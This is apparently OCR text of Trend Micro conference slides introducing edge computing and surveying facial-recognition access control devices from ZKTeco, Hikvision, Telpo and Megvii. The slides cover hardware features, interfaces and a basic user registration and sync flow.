
The Fragile Art of Edge Computing: Walk through Access Control Systems

Philippe Lin, Roel Reyes, Joey Costoya, Vincenzo Ciancaglini, Morton Swimmer

Forward-Looking Threat Research, Trend Micro

HITB LOCKDOWN 002 livestream



Edge Gateway

- Industrial control system
- Fleet
- ...

Edge servers


- Facial recognition
- Video processing
- DVR


Powerful IoT nodes

- If you use a tablet ...

Advantages

- On premises data acquisition, processing and actuation
- **Some resiliency**
- Lower latency
- Less network traffic
- Data retention on premises






Scenarios: smart street lamp, smart elevator, and smart environment protection

Scenarios: smart video analysis, distributed grid, and smart manufacturing

Source: Edge Computing Reference Architecture 2.0: http://en.ecconsortium.net/Uploads/file/20180328/1522232376480704.pdf



明眸·疑似发热人员筛查追踪系统

2020-02-04 11:48:32

今日通过人数 3651 疑似发热人数 3

Source: https://megvii.com/en/news/ID?news_id=111 **Disclaimer**: We did not test this product.

ZkTeco FaceDepot 7B

- A big Chinese vendor of access control devices
- 3.58m USD sold in fingerprint readers in 2015
- Android based camera
- Server for metadata updates and coordination across units

- Max 10k faces (Megvii’s algorithm)
- Dual camera for liveliness algorithm
- RS232, RS485 and Wiegand

Hikvision DS-K1T606MF

- One of the biggest vendors in the world
- Customized Linux
- Centralized coordination server by default
- Custom binary protocol to communicate with the server

- 3200 faces + M1 Cards
- RS485, Wiegand, Relay (digital I/O)

Telpo TPS980

- Partnership with Alibaba to provide facial recognition for PoS
- ArcSoft facial recognition algorithm
- Android based camera
- Standalone camera by default, with optional cloud service for 10$/device/year
- Also sold as an SDK-only version, where customers can implement their own solutions
- LTE, Wiegand, DIO


Megvii Koala


- Official cameras supplier of City Brain Project in Hangzhou (Smart City)
- One of the Big-3 in facial recognition algorithm
- Marketed as residential access control system
- Both cloud-based and on premises server options available

- Works with network relays
- Need an “edge server”

ZKTeco FaceDepot 7B

ZKTeco
lollipop



15:26


1. User registers to device
2. Device reports new user to server
3. Send updates to other devices

What have been done?

